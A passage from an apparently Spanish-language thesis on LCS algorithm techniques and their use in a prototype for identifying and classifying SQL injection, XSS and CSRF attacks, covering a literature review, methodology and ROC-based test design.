1.6. Técnicas de implementación de algoritmos

La técnica de programación es el medio a través del cual se escoge la forma con la que se creará la secuencia de órdenes lógicas que desarrollará un determinado algoritmo, teniendo en cuenta el conjunto de datos que entraran y los resultados que se mostraran [19].

Existen varias técnicas de implementación de algoritmos, para el proyecto, se describen las técnicas que son enunciadas en la implementación de diferentes extensiones del problema LCS.

1.6.1. Programación dinámica

La programación dinámica es un método para reducir el tiempo de ejecución de un algoritmo mediante la utilización de subproblemas superpuestos y subestructuras óptimas. El diseño de un algoritmo de programación dinámica consta de los siguientes pasos [20]:

1. Planteamiento de la solución como una sucesión de decisiones y verificación de que ésta cumple el principio de optimalidad de Bellman[8].

[8] Principio de optimalidad de Bellman dicta que "*dada una secuencia óptima de decisiones, toda subsecuencia de ella es, a su vez, óptima*"

2. Definición recursiva de la solución.
3. Cálculo del valor de la solución óptima mediante una tabla en donde se almacenan soluciones a problemas parciales para reutilizar los cálculos.
4. Construcción de la solución óptima haciendo uso de la información contenida en la tabla anterior.

Para este caso, la solución propuesta usa un algoritmo que construye una matriz $D[0 \dots m, 0 \dots n]$ donde, D_{ij} representa el LCS para $x_1 \dots x_i$ y $y_1 \dots y_j$. Cada celda se calcula según los vecinos superior, izquierdo y superior izquierdo de la celda.

1.6.2. Autómatas finitos no determinísticos

Un autómata finito es una máquina finita de estados donde para cada par de estados y símbolos de entrada hay una y solo una transición para un nuevo estado, además es determinista si las transiciones son conocidas y dados algunos datos de entrada, se sabe que transición realizará la máquina [21].

El grafo de edición sobre una secuencia S, es una autómata finito determinista que tiene la capacidad de reconocer todas las subsecuencias de S. Un autómata de sufijos no determinista reconoce algún sufijo para una secuencia S [21].

1.6.3. Filtramiento

El filtramiento o filtración, son algoritmos que filtran el texto rápidamente descartando áreas del texto las cuales no generan igualaciones, o mejor, buscan potenciales igualaciones y luego aplican un algoritmo secuencial para revisar cada candidato. Estos algoritmos están enfocados al caso promedio, y son de mayor funcionalidad en los algoritmos que no realizan toda la inspección de los caracteres de la secuencia. Esta técnica envuelve dos etapas de proceso. La primera etapa preselecciona un conjunto de posiciones en el texto que son potencialmente similares al patrón. La segunda etapa verifica cada posición potencial usando un método exacto de rechazo potencial de igualaciones con k errores. La preselección utiliza usualmente $O(n + p)$ tiempo, donde n es el coeficiente más pequeño de los algoritmos de pre procesamiento patrón/texto y p es el número potencial de igualaciones buscadas en la primera etapa del algoritmo. Algunas de las derivaciones de esta técnica son la filtración por tuplas (si un patrón aproximadamente iguala una subsecuencia del texto, entonces ellos comparten al menos una l-tupla para un l suficientemente grande) y filtración por composición (si un patrón aproximadamente iguala una subsecuencia de un texto, entonces ellos tienen composiciones de letras similares) [22].

1.6.4. Paralelismo de bits

Son algoritmos basados en el trabajo de paralelismo del computador sobre los bits. Se usan sobre los autómatas finitos no deterministas y la matriz de programación dinámica que solucionan el problema LCS. Este funciona específicamente con el número de bits de la secuencia del computador. Las actuales arquitecturas funcionan con secuencias de 32 o 64 bits de procesamiento, lo que es muy importante en la práctica que mejora la capacidad de análisis del algoritmo desarrollado con esta técnica. Este valor es comúnmente representado como ω. Por ello las operaciones usadas en este tipo de técnicas están

basadas en las operaciones con los bits, que son: conjunción, disyunción inclusiva, disyunción exclusiva, negación y desplazamiento o corrimiento [23].

Los algoritmos desarrollados en paralelismo de bits buscan un patrón en un texto simulando la operación de un autómata no determinista y muchos de estos pueden verse como implementaciones de un autómata determinista, pues el uso de esta técnica convierte los autómatas no deterministas a deterministas con la ventaja de ser más simples, más rápidos y fácil de extender para manipular patrones complejos, pero con la principal desventaja de la limitación impuesta con el tamaño de secuencia del computador [24].

Capítulo 2. REVISIÓN BIBLIOGRÁFICA

En este capítulo se presenta los documentos referentes más importantes para el caso de estudio, que describen, explica o plantean conceptos, modelos o métricas para la utilización del problema LCS en diferentes campos de investigación y desarrollo. Adicionalmente, presente documentos referentes a estudios y posibles soluciones en la identificación y clasificación de ataques de tipos inyección SQL, XSS y CSRF.

2.1. Algoritmos de Solución al Problema de la Subsecuencia Común Más Larga

Para el problema LCS se han propuesto varios algoritmos que han sido desarrollados a partir de diferentes formas de programación como: programación dinámica (algoritmo Wagner – Fisher) [22], programación dinámica escasa (algoritmo Hirschberg) [25], autómatas finitos (algoritmo Melichar) [21], divide y vencerás (algoritmo Wright) [26] y el paralelismo de bits (algoritmo Myers) [23].

Nicolas *et al*., [27] definen tres variantes de LCS cuando la entrada de caracteres son sin orientación y/o cíclico. Estas variantes muestran que son problemas con nivel de dificultad NP-hard (no puede ser transformado polinomialmente), y W[1]-hard (difícil de ser transformado a circuito combinacional para un grafo de tamaño *k*) al parametrizar el número de cadenas de entrada, incluso cuando se restringe el lenguaje de entrada a través de un alfabeto binario. Además, estudian la aproximación de estos problemas: analizar la existencia de límites de aproximación según la cardinalidad del alfabeto, la longitud de la secuencia más corta y el número de secuencias de entrada.

Nyirarugira & Kim [28] proponen un método de reconocimiento de gestos estratificado, en el que se integra la teoría de conjuntos aproximada mediante una solución al problema de LCS para clasificar gestos naturales en la interacción humano - computador. Los gestos son codificados en segmentos de orientación que facilitan su análisis y reducir el tiempo de procesamiento. Con el fin de mejorar la precisión del reconocimiento en gestos de gestos ambiguos se generan conjuntos para establecer tablas de decisión condicionadas con uso de una solución al problema LCS. Los resultados experimentales muestran una mejora de la tasa de reconocimiento con la solución al problema LCS.

Fang *et al*., [29] proponen un método utilizando una medida de similitud ponderada basada en una solución al problema LCS con ventana de restricción (W-LCSS-CW). En el estudio de cáncer de pulmón de células no pequeñas usando datos de series temporales, el método de evaluación relativa y método de evaluación externa fueron adoptados para calcular el efecto en grupo. Los resultados muestran que el método propuesto, W- LCSS-CW, puede mejorar significativamente el rendimiento de la agrupación. La agrupación de los distintos métodos de rendimiento se realizó mediante una comparación de (C_{index}/M_{index}). La propuesta del método W-LCSS-CW fue evaluada al 1,55, el cual fue: 37.02% superior a la Distancia Euclidiana, 48.01% superior a la Distorsión de Tiempo Dinámico (Dynamic Time Wrapping, DTW) y 49.64% superior a Series de Tiempo de Distancia Corta (Short Time Series Distance, STS).

Górecki *et al*., [30] proponen una extensión parametrizada de una solución al problema LCS basada en derivadas; su enfoque considera la forma general de una serie de tiempo en lugar de funciones de comparación de punto a punto. La nueva medida de similitud es usada en la clasificación de series de tiempo utilizando la regla del vecino más cercano. Górecki *et al*., realizaron una serie de experimentos y pruebas de eficacia en 47 series de tiempo real. Los experimentos demuestran que su método proporciona una mayor calidad de la clasificación en comparación con LCS examinadas en conjuntos de datos.

Flouri et al., [31] presentan una solución práctica al problema LCS con k-disparidad entre dos secuencias de caracteres S_1 y S_2 en un espacio $O(1)$ y tiempo $O(nm)$ donde n y m son las longitudes de S_1 y S_2 respectivamente. Presentan una solución teórica cuando $k = 1$ la cual presenta un tiempo de ejecución $O(n \log m)$, asumiendo que $m \leq n$ y utiliza un espacio $O(m)$.

2.2. Inyección SQL

Liu *et al*., [32] proponen una arquitectura basada en un proxy para prevenir ataques de tipo inyección SQL, llamada SQLProb. Utiliza un proxy y MySQL para capturar las consultas y extraer la entrada del usuario, con el fin de generar y analizar los árboles de secuencia para validarla. Esta técnica puede calcular la similitud entre la consulta y cada consulta previamente recogida. En la fase de recogida de datos, todas las consultas se almacenan en el sistema. En la etapa de evaluación, se evalúa una consulta entrante con las generadas por la aplicación y se envía a los módulos de evaluación. El rendimiento de SQLProb depende de la integridad de la recopilación de las consultas, así como la exactitud de su agregación. El inconveniente de esta técnica es que es un programa para servidores MySQL y por lo tanto no se puede utilizar en otros sistemas de bases de datos.

Buehrer *et al*., [33] adoptan un marco de árbol de análisis; comparando el árbol de análisis de una determinada declaración en tiempo de ejecución con su declaración original. La ejecución de una instrucción puede ser detenida si no es una coincidencia. Esta técnica fue probada en una aplicación utilizando SQLGuard Student Web. Se requiere que el programador reescriba el código para usar una biblioteca intermedia especial, o que inserte manualmente marcadores especiales en el código donde se encuentra la entrada del usuario y se agregue una consulta generada dinámicamente.

Artzi *et al*., [34] hacen la propuesta de Apolo, una técnica híbrida del lado del servidor que comienza con un análisis estático de las aplicaciones Java y la colección de documentos HTML estáticos. Esta técnica combina la ejecución concreta, simbólica y explícita del modelo de estado de comprobación para detectar vulnerabilidades; además, genera pruebas automáticamente, ejecuta las pruebas capturando limitaciones lógicas en entradas y minimiza las condiciones en las entradas de errores en las pruebas para que los informes de errores resultantes sean pequeños y útiles para encontrar y corregir los fallos subyacentes.

Junjin [35] propone una herramienta prototipo llamada SQLInjectionGen, diseñada para rastrear el flujo de entrada de SQL y generar posibles ataques de intrusión. Las pruebas del prototipo se realizaron en dos aplicaciones web que se ejecutan en MySQL. Sobre la base de tres intentos en las dos bases de datos, SQLInjectionGen no tenía falsos positivos, pero tenía un pequeño número de falsos negativos, mientras que la herramienta de análisis estático tenía un falso positivo por cada vulnerabilidad que estaba en una lista blanca o negra. Este marco es eficiente, teniendo en cuenta el hecho de que enfatiza la precisión del

ataque de entrada. Sin embargo, la desventaja de este enfoque es que implica una serie de pasos utilizando diferentes herramientas.

2.3. Secuencia de Comandos en Sitios Cruzados

Johns *et al*., [36] proponen un sistema de detección pasiva para identificar ataques XSS exitosos; donde se utilizan dos enfoques diferentes sobre la base de observaciones genéricas de los ataques XSS y las aplicaciones web. Un ataque de tipo reflejado es detectado por coincidencia entre la petición y la respuesta que se basa en la relación directa entre los datos de entrada y los scripts inyectados. En este los parámetros de entrada y las secuencias de comandos que se encuentran en el HTML final se convierten en una representación no ambigua mediante la eliminación de todas las codificaciones y la compatibilidad adecuada realizada mediante la construcción de un Autómata Finito Determinístico (AFD) para cada uno de los parámetros de entrada. Para los ataques de tipo almacenado se adopta una detección genérica de XSS utilizando una lista de secuencias de comandos conocida en la que se utilizan un detector de XSS basado en entrenamiento, el cual compara los script de salida con la lista conocida del detector. La debilidad de este sistema es que utiliza diferentes esquemas de implementación para dos tipos de XSS, lo que aumenta la sobrecarga y detecta los ataques ya existentes y falsos positivos que conocen.

Wassermann & Su [37] proponen un análisis estático para encontrar vulnerabilidades XSS que se ocupa de forma directa de la validación de una entrada débil o ausente. El enfoque integra el trabajo sobre el flujo de información contaminada con el análisis de secuencias de caracteres. La propuesta consta de dos partes: (1) Un análisis de la secuencia de caracteres infectada que no sólo representa el conjunto de valores de secuencia que un programa puede crear, sino que también define la representación en lenguaje formal con etiquetas que indican qué subsecuencias provienen de fuentes no fiables. (2) Aplica la política para páginas web generadas donde no se incluye secuencias de comandos no confiables. Como desventaja, la herramienta produce falsos positivos y no puede resolver ciertas relaciones de los alias entre variables cuyos valores se usan para características dinámicas. También puede detectar los ataques informáticos de tipo XSS basado en DOM. La herramienta basada en el análisis de secuencia de caracteres no puede manejar código arbitrariamente complejo o dinámico.

Wurzinger *et al*., [38] presenta una herramienta conocida como Secure Web Application Proxy (SWAP), una solución de servidor para descubrir e impedir ataques XSS. Contiene un proxy inverso[9] que intercepta todas las respuestas HTML, y hace uso de un navegador Web modificado para detectar el contenido del script. Contiene un componente de detección de JavaScript, que es capaz de determinar si el contenido del script está o no presente, que bloquea todas las respuestas HTML desde el servidor y las somete a un análisis por el componente de detección de JavaScript y un conjunto de scripts para codificar y decodificar axiomáticamente identificadores de scripts. Una desventaja es que realiza una sobrecarga de rendimiento en el momento de responder una petición realizada al servidor. No puede contrarrestar otros tipos de contenido censurable, como vínculos estáticos apuntando a sitios que incluyen secuencias de comandos malintencionadas.

[9] Un servidor proxy inverso es un dispositivo de seguridad que suele desplegarse en la red perimetral de una red para proteger a los servidores HTTP de una intranet corporativa, realizando funciones de seguridad que protegen a los servidores internos de ataques de usuarios en Internet.

Chandra *et al*., [39] propone una técnica que se invoca cuando el usuario inserta código en el campo de aplicación web. Utiliza el parser de HTML y el tester de JavaScript para detectar la presencia de JavaScript para su filtrado. El contenido HTML se pasa al sistema de desinfección de XSS y las etiquetas estáticas son marcadas. Las etiquetas estáticas son retenidas mientras que el resto de etiquetas se filtran. Incluso las etiquetas estáticas tienen contenido dinámico, que se filtra por el tester de JavaScript. Después de filtrado de HTML, el contenido se convierte en DOM (Document Object Model). Su desventaja radica en que se limita a sólo del lado del servidor y el navegador fuente necesita ser modificado para la obtención de resultados.

2.4. Falsificación de Peticiones en Sitios Cruzados

Saleh *et al*., [40] proponen una técnica para resolver ataques de intrusión de tipo CSRF mediante el desarrollo de un método de detección utilizando el algoritmo de coincidencia entre secuencias de Boyer-Moore para detectar las vulnerabilidades de una aplicación web. El algoritmo Boyer-Moore consiste en realizar la comparación de derecha a izquierda: si hay una discrepancia en el último carácter del patrón y el carácter del texto no aparece en todo el patrón, entonces éste se puede deslizar *m* posiciones sin realizar ninguna comparación extra [41]. El método propuesto funciona bien en términos de la capacidad para detectar con precisión la vulnerabilidad basada en falsos negativos y no tienen ningún falso positivo con escaso tiempo de procesamiento.

Ofuonye & Miller [42] han desarrollado un marco de referencia multi-capa de seguridad para el cliente web basado en instrumentación de código móvil. Esta arquitectura busca aislar las vulnerabilidades de seguridad explotables y aplicar políticas contra la ejecución de código malicioso. El marco de referencia integra motores estáticos y dinámicos y es controlado por reglas de reescritura flexible (basados en XML) para una operación de implementación escalable y transparente. En cuatro casos de estudio se muestra que la técnica de instrumentación ofrece una posible solución a las vulnerabilidades. Además, los datos de rendimiento recopilados a partir de las evaluaciones en los sitios web activos demuestran que el mecanismo tiene muy poco impacto en términos de experiencia de usuario.

Capítulo 3. ENFOQUE METODOLOGICO

A continuación se describe el enfoque metodológico planteado para el desarrollo del método de identificación y clasificación de ataques de intrusión de tipo inyección SQL, XSS y CSRF basándose en una solución al problema LCS y la adaptación de la técnica de clasificación llamada el prototipo más cercano planteada en [43].

El desarrollo del proyecto parte de establecer las características de los diferentes tipos o extensiones del problema LCS; donde se definen los criterios de evaluación que permitan medir de una manera cuantitativa las características mínimas necesarias que debe cumplir una extensión para el presente proyecto. Teniendo descritas las características y los criterios se procede a realizar la ponderación y su respectiva evaluación de cada una de las extensiones y obtener como resultado la extensión que se utiliza como fundamento para el desarrollo del presente proyecto.

Seguidamente, luego de haber identificado la extensión del problema LCS obtenida del proceso anteriormente descrito, se procede a identificar los algoritmos propuestos para la extensión del problema LCS, incluyendo la descripción de los correspondientes criterios con los cuales los algoritmos van a ser evaluados, adicionalmente se realiza la ponderación de los criterios y se procede a la evaluación de los algoritmos para obtener como resultado el algoritmo que va a servir como base para el desarrollo del método propuesto.

Para la propuesta de un método de identificación y clasificación de ataques tipo inyección SQL, XSS y CSRF se inicia con la descripción general de las fases que contiene el método y su correspondiente definición de actividades. Las actividades propuestas se basan en una adaptación realizada a la metodología CRISP-DM, donde algunas de las actividades en las fases de identificación y clasificación se basan en la adaptación de la técnica el prototipo más cercano.

En la implementación de un prototipo que permita la identificación y clasificación de los ataques de intrusión de tipo inyección SQL, ataques XSS y CSRF donde se utilice el método de identificación y clasificación propuesto, se realiza una adaptación de la metodología de desarrollo Agile UP (AUP, de aquí en adelante), para el presente proyecto se utilizan sus correspondientes fases para dos iteraciones.

Para la evaluación del método de identificación y clasificación de ataques de intrusión de tipo inyección SQL, XSS y CSRF; utilizando para ello el prototipo desarrollado en el presente proyecto se hace uso de conjuntos de datos (datasets) publicados en bases de datos públicas de vulnerabilidades. Con el fin de analizar los resultados obtenidos se procede a calcular los valores correspondientes a una curva ROC (Receiver Operating Characteristic) con el fin de obtener una representación gráfica de la sensibilidad frente a la especificidad del método de identificación y clasificación propuesto según se varía el umbral de discriminación.

3.1. Selección de la extensión LCS aplicable al proyecto

Con el fin de seleccionar una solución al problema LCS aplicable a la identificación y clasificación de ataques de intrusión de tipo inyección SQL, XSS y CSRF, se realizan las siguientes actividades:

3.1.1. Caracterización de extensiones LCS

Con el propósito de realizar adecuadamente un estudio del problema LCS y seleccionar un algoritmo correspondiente; se parte de realizar la caracterización de cada una de las extensiones descritas en [44] y [11] con el fin de seleccionar la extensión más adecuada relacionada con el objetivo del proyecto.

Algunas de las extensiones estudiadas para el presente proyecto son: Todas las Subsecuencias Comunes más Largas (ALCS), la Longitud de la Subsecuencia Común más Mas Larga (LLCS), la Subsecuencia Común más Larga Restringida (CLCS), la Supersecuencia Común más Corta (SCS), la Subsecuencia Común más Larga Creciente (LCIS), el Modelo de Subsecuencia Común más Larga (ELCS), entre otras.

La caracterización consiste en establecer una definición semi formal de la extensión y de las actividades que hacen parte del proceso, para finalizar con la descripción del resultado que se obtiene en cada una de las extensiones. Por ejemplo: para la Subsecuencia Común más Larga Restringida (Constrained Longest Common Subsequence, CLCS) se tienen tres secuencias a, b y p de longitudes m, n y r respectivamente, que pertenecen a un alfabeto Σ, donde $r \leq \min(m,n)$, para encontrar la subsecuencia más larga posible c que sea una subsecuencia de a y de b, que contiene a p como una subsecuencia; el problema se caracteriza por ser simétrico, por lo que se puede asumir que$m \leq n$ y varios trabajos desarrollados presentan soluciones basadas en la técnica de programación dinámica.

3.1.2. Criterios de evaluación de extensiones LCS

En esta actividad del proyecto se realiza la recopilación de una lista de criterios para la selección de extensión al problema de LCS. La lista de criterios permite describir las características principales que debe cumplir una extensión al problema de LCS para ser aplicada en la identificación de ataques de tipo inyección SQL, XSS y CSRF. Incluyendo la asignación de un valor según el nivel de importancia a cada uno de los criterios obtenidos con el fin de priorizar su valoración en cada una de las extensiones escogidas para su evaluación.

La lista de criterios con los que se propone evaluar a cada una de las extensiones son: la cantidad de secuencias que analiza, utilización del espacio en blanco (gap) para alinear símbolos coincidentes, generación de matrices con valores preestablecidos o definidos a partir de fórmulas prestablecidas, utilización de una o varias bases de conocimiento previas, la extensión se utiliza en el proceso de alineamiento de secuencias, tipos de programación con los que se desarrollan algunos algoritmos propuestos para la extensión, la complejidad temporal, algunas restricciones y la cantidad de referencias literarias.

Adicionalmente se hace necesario realizar una lista de extensiones candidatas que se encuentra conformada por las extensiones descritas de las que se pueda establecer que cumplan con la mayoría de los criterios establecidos.

3.1.3. Evaluación de extensiones LCS candidatas

En la fase de evaluación de las extensiones LCS candidatas se asigna una calificación por cada uno de los criterios establecidos para la evaluación de las extensiones. Además, con el fin de evaluar correctamente los resultados se calculan las ponderaciones de los

resultados obtenidos para obtener un puntaje final. Como resultado se obtiene la extensión LCS que es más adecuada al proyecto según la puntación más alta obtenida.

3.2. Selección del algoritmo basado en LCS

Luego de haber seleccionado la extensión LCS que más se ajusta al presente proyecto, se hace necesario realizar la selección del algoritmo solución basado en la extensión LCS escogida que más se ajuste a las condiciones planteadas para el presente proyecto. El proceso de selección se basa en realizar la misma secuencia de actividades planteadas para la escogencia de la extensión LCS.

3.2.1. Caracterización de algoritmos propuestos para la extensión LCS escogida

Con el propósito de escoger adecuadamente el algoritmo propuesto para la extensión del problema LCS seleccionado en la actividad anterior se parte de realizar una caracterización de cada uno de los algoritmos propuestos para la extensión seleccionada descritos en [11].

La caracterización consiste en establecer una definición semi formal del algoritmo describiendo sus parámetros de entrada y las actividades que hacen parte del desarrollo del algoritmo, para finalizar con la descripción de sus respectivos parámetros de salida.

3.2.2. Criterios de evaluación de algoritmos para la extensión LCS escogida

En esta actividad del proyecto se realiza la recopilación de una lista de criterios para la selección del algoritmo para la extensión al problema de LCS escogida en actividades anteriores. La lista de criterios permite describir las características principales que debe cumplir el algoritmo para ser aplicado en la identificación de ataques de tipo inyección SQL, XSS y CSRF. Incluyendo la asignación de un valor según el nivel de importancia a cada uno de los criterios obtenidos con el fin de priorizar su valoración en cada uno de los algoritmos escogidos para su evaluación.

La lista de criterios con los que se propone evaluar a cada uno de los algoritmos son: la cantidad de secuencias que analiza, utilización del espacio en blanco (gap) para alinear símbolos coincidentes, generación de matrices con valores preestablecidos o definidos a partir de fórmulas prestablecidas, utilización de una o varias bases de conocimiento previas, la extensión se utiliza en el proceso de alineamiento de secuencias, tipos de programación con la que desarrolla el algoritmo, la complejidad temporal, algunas restricciones.

Igualmente se hace necesario realizar una lista de algoritmos candidatos que se encuentra conformada por los algoritmos descritos de los que se pueda establecer que cumplan con la mayoría de los criterios establecidos.

3.2.3. Evaluación de algoritmos para la extensión LCS escogida

En la fase de evaluación de los algoritmos que se proponen para la extensión LCS escogida se asigna una calificación por cada uno de los criterios establecidos para la evaluación de los algoritmos. Además, con el fin de evaluar correctamente los resultados se calculan las ponderaciones de los resultados obtenidos para obtener un puntaje final. Como resultado

se obtiene el algoritmo para la extensión LCS que es más adecuada al proyecto según la puntación más alta obtenida.

3.3. Construcción del método

Para la construcción del método de identificación y clasificación de ataques de intrusión de tipo inyección SQL, XSS y CSRF se realiza mediante la adaptación de algunas actividades que se encuentras descritas en la metodologías CRISP-DM [45]; adicionalmente algunas de las actividades en las fases de identificación y clasificación se basan en la adaptación de la técnica el prototipo más cercano [43].

3.3.1. Comprensión del negocio

La comprensión del negocio parte de la revisión de trabajos relacionados con la identificación de ataques de intrusión de tipo inyección SQL, XSS y CSRF; se revisan un total de 25 trabajos, los cuales corresponden a publicaciones realizadas en los últimos 3 años, en los cuales incluyen el proceso de técnicas de aprendizaje de máquina, inteligencia artificial o análisis de información.

Mediante la revisión de los trabajos mencionados se identifica que la mayoría de los trabajos presentan las siguientes características: Todos son basados en extracción de características, que van incluidas en métodos como: la utilización de expresiones regulares para la búsqueda de ataques conocidos, la implementación de listas blancas y la utilización de diferentes técnicas de aprendizaje. No se tiene en cuenta la ofuscación, por ejemplo, la utilización de caracteres de escape, codificación, etc., tampoco se especifica la manera de cómo se realiza el aprendizaje de nuevos patrones de ataque.

3.3.2. Comprensión del conjunto de datos

Para esta fase del proyecto se realiza la consulta y selección de vectores característicos que permitan la identificación y clasificación de ataque de intrusión de tipo inyección SQL, XSS y CSRF.

Para el caso de ataques de intrusión de tipo inyección SQL, se obtienen vectores característicos del sitio web OWASP [4] y SQL Injection [46] los cuales almacenan vectores característicos según el DBMS donde se encuentra almacenada la información, entre ellos están: Oracle, Microsoft SQL Server, MySQL, PostgreSQL, Ingres, DB2 e Informix.

Para el caso de ataques de intrusión de tipo XSS, se obtienen vectores característicos del sitio web OWASP [7] el cual almacena vectores característicos clasificados inicialmente por tipo de ataque de intrusión XSS realizada, entre ellos están: reflejado, persistente y basado en DOM.

Para el caso de ataques de intrusión de tipo CSRF, no es posible encontrar vectores característicos específicos de este tipo de ataque debido a las características que presenta el tipo de ataque de intrusión.

3.3.3. Preparación del conjunto de datos

Gran parte de los datos a evaluar van a partir de secuencias recibidas a través de solicitudes HTML de tipo GET o POST, que van a ser capturadas por un analizador de tráfico, para

este caso, el método propuesto pretende hacer parte del analizador de tráfico perteneciente a [47], propuesto en el lado del servidor donde se depurará la información y se envía al prototipo para su evaluación. Para la evaluación de los datos recibidos se hace necesario la construcción de un conjunto de vectores característicos con el fin de evaluar la solicitud enviada al servidor con cada uno de los vectores característicos obtenidos; la selección y descripción de los vectores característicos se realiza más adelante.

3.3.4. Modelado

Para la construcción del modelo, se adapta de un modelo común, basado en las actividades de detección, identificación y clasificación de información; debido a las características que debe cumplir el método a proponer.

El modelo incorpora dos nuevos elementos, la base de datos de prototipos y el cálculo de la medida de similitud a través de la ejecución del algoritmo Smith – Waterman entre el ataque y el prototipo de cada una de las clases almacenadas en la base de datos de prototipos.

3.3.5. Evaluación del modelo

La evaluación del modelo parte de la revisión por parte de expertos con el fin de encontrar falencias en el desarrollo y secuencia de actividades contenidas en el modelo propuesto. Seguidamente se procede a la implementación de una aplicación web prototipo que va a implementar el modelo propuesto teniendo en cuenta los prototipos y vectores característicos obtenidos de las fases anteriores de la construcción del modelo.

3.3.6. Despliegue

Para el despliegue del modelo se hace necesario la implementación de un prototipo donde se pueda desarrollar cada una de las fases del modelo para la observación del comportamiento del modelo en un entorno de simulación lo más parecido al entorno en el que se va a utilizar en un futuro. Por lo tanto el despliegue del método se realiza en la fase de transición correspondiente al desarrollo del prototipo.

3.4. Construcción de la bases de datos de prototipos

OWASP presenta una documentación muy extensa sobre los ataques de intrusión de tipos inyección SQL, XSS y CRSF; esto se muestra en las páginas web [4], [7], la cual contiene un total de 60 vectores, estos fueron agrupados por clases de ataque, las clases se definieron con los expertos o asesores del proyecto. A estos ataques se le sumaron vectores de otras fuentes entre las que se encuentran, especialmente las codificaciones más comunes: XXESD, HTML Purifier, GitHub y ADMIN Network & Security.

Los vectores característicos obtenidos para los ataques de intrusión basados en inyección SQL, se clasifican inicialmente entre los diferentes sistemas gestores de bases de datos, entre ellos: MariaDB, MySQL, Microsoft SQL Server y Oracle. Debido a que algunos parámetros contenidos en las sentencias SQL varían entre cada uno de los sistemas gestores mencionados anteriormente.

Los vectores característicos obtenidos para los ataques de intrusión basados en XSS, se clasifican utilizando la clasificación propuesta en OWASP [7], complementada con

información obtenida del sitio web XXESD. Dichos vectores permiten clasificar los ataques en sus diferentes formas: ataques persistentes, ataques no persistentes y ataques basados DOM.

En el caso de vectores característicos para los ataques de intrusión basados en CSRF se hace necesario la utilización de los vectores característicos basados en XSS, debido a las características que presenta los ataques realizados utilizando la técnica mencionada.

Teniendo la lista de vectores característicos se procede a realizar la lista de vectores prototipo con los se va a realizar la identificación del posible ataque en la secuencia recibida. Los vectores prototipos se encuentran conformados por estructuras que generalizan algunos vectores característicos; por lo tanto algunos prototipos van a ser los mismos vectores característicos originales.

3.5. Construcción del prototipo implementando el modelo propuesto

En los siguientes apartados se describe la adaptación de AUP al contexto del presente proyecto. Se presentan los elementos más importantes obtenidos en cada fase, las cuales se realizaron de acuerdo con lo establecido en el cronograma de actividades planteado al inicio del proyecto. A continuación se describe brevemente el desarrollo de cada una de las fases.

3.5.1. Inicio

En esta fase se desarrolló una base conceptual de las especificaciones del modelo propuesto. A partir de estos elementos se plantea el objetivo del desarrollo y la factibilidad de obtener un sistema que permita la identificación y clasificación de los ataques de intrusión relacionados con el presente proyecto. Se identificaron los requerimientos esenciales para el inicio del desarrollo y se propusieron los parámetros iníciales de la arquitectura y mecanismo a utilizar que conformaron la línea base de desarrollo.

3.5.2. Elaboración

La fase de elaboración comprendió las actividades de definición del mecanismo de implementación del algoritmo SW y la arquitectura para soportar el mecanismo, obteniendo una arquitectura inicial del sistema. Esta fase se definió a partir del estudio de diferentes implementaciones del algoritmo SW existentes y fundamentadas para el alineamiento de secuencias; además, se establecieron los artefactos necesarios para cumplir con los requerimientos de la fase anterior, tanto para la arquitectura como para el prototipo.

3.5.3. Construcción

La fase de construcción se ejecuta en dos iteraciones, cada una de las cuales permitió generar un prototipo funcional del método de identificación y clasificación de ataques de intrusión del presente proyecto, que cumple con los requerimientos previamente establecidos en fases anteriores. Las iteraciones enmarcaron una serie de actividades encaminadas hacia la implementación del algoritmo SW diseñado en la fase de elaboración, y la elaboración de las pruebas necesarias para la evaluación del prototipo implementado.

3.5.4. Transición

En esta fase se realiza el despliegue del prototipo en una maquina virtualizada con las siguientes características.

- 1 GB de memoria RAM, para este caso de tipo DDR3.
- Procesador de dos (2) núcleos, para este caso de 2,5 GHz.
- 40 GB de almacenamiento, de los cuales el Sistema Operativo utiliza 15 GB.
- Adaptador de Red configurado de manera NAT

El sistema operativo utilizado en este caso es Kali Linux, el cual es una distribución de Linux basada en Debian avanzada dirigida a las pruebas de penetración y auditoría de seguridad. En la cual se configura el servidor web apache y un sistema de gestión de datos basado en MariaDB; el servidor web va a alojar un sitio web prototipo que va a contener las siguientes páginas:

- Una página web de login, con el fin de evaluar el comportamiento del prototipo con datos cifrados como los campos de texto de usuario y contraseña.
- Una página web con campos de texto de una sola línea y multi-línea de consulta de información almacenada en el gestor de base datos disponible.

3.6. Diseño de pruebas

El diseño de las pruebas para el método de identificación y clasificación de ataques de intrusión de tipo inyección SQL, XSS y CSRF se basa en la utilización de la técnica de evaluación de una característica operativa de receptor, también conocida como, curva ROC (Receiver Operating Characteristic, ROC) [48].

En situaciones de clasificación en las que se usan sólo dos clases, cada objeto, sujeto o caso es etiquetado con uno de los elementos del conjunto {positivo (P), negativo (N)}; para este caso, es o no un ataque, asegurando la clase a la que pertenece cada caso. Algunos modelos de clasificación producen una salida continua, como la estimación de la probabilidad de un caso de pertenecer a una clase, situación en la que diferentes umbrales de decisión o puntos de corte pueden ser aplicados para predecir la clase a la que pertenece dicho caso, y otros producen apenas la etiqueta discreta de una clase, indicándose con esto la clase predicha de ese caso [48].

Se hace necesario la aplicación de un marcador, en situaciones como la descrita para este proyecto, produce cuatro posibles resultados:

- Si el caso es positivo y es clasificado como positivo se cuenta como un Verdadero Positivo (VN)
- Si el caso es positivo y es clasificado como negativo se cuenta como un Falso Negativo (FN).
- Si el caso es negativo y es clasificado como negativo se cuenta como un Verdadero Negativo (VN).
- Si el caso es negativo y es clasificado como positivo se cuenta como un Falso Positivo (FP).

Teniendo en cuenta los valores obtenidos se construye una matriz de confusión o tabla de contingencia 2 x 2 con el fin de representar la disposición de dicho conjunto, como en la Figura 10:

	Clase Verdadera	
Clase Hipotetizada	**P**	**N**
Si	Verdaderos Positivos	Falsos Positivos
No	Falsos Negativos	Verdaderos Negativos

Figura 10. Modelo de Matriz de Confusión, curva ROC.
Tomado de [48].

3.6.1. Probabilidades de Clasificación de los Marcadores

Los números que se encuentran a lo largo de la diagonal principal de la matriz de confusión representan las clasificaciones correctas y los que están a lo largo de la diagonal secundaria representan los errores (la confusión) entre las clases. Esta matriz es la base o soporte para varios indicadores comúnmente utilizados en sistemas de diagnóstico:

- Sensibilidad o Razón de Verdaderos Positivos (VPR), o también Razón de Éxitos:
$$VPR = \frac{VP}{(VP + FN)}$$
- Ratio o Razón de Falsos Positivos (FPR),o también Razón de Falsas Alarmas:
$$FPR = \frac{FP}{(FP + VN)}$$
- Exactitud (accuracy, ACC):
$$ACC = \frac{(VP + VN)}{(P + N)}$$
- Especificidad (SPC) o Razón de Verdaderos Negativos:
$$SPC = \frac{VN}{(FP + VN)} = 1 - FPR$$
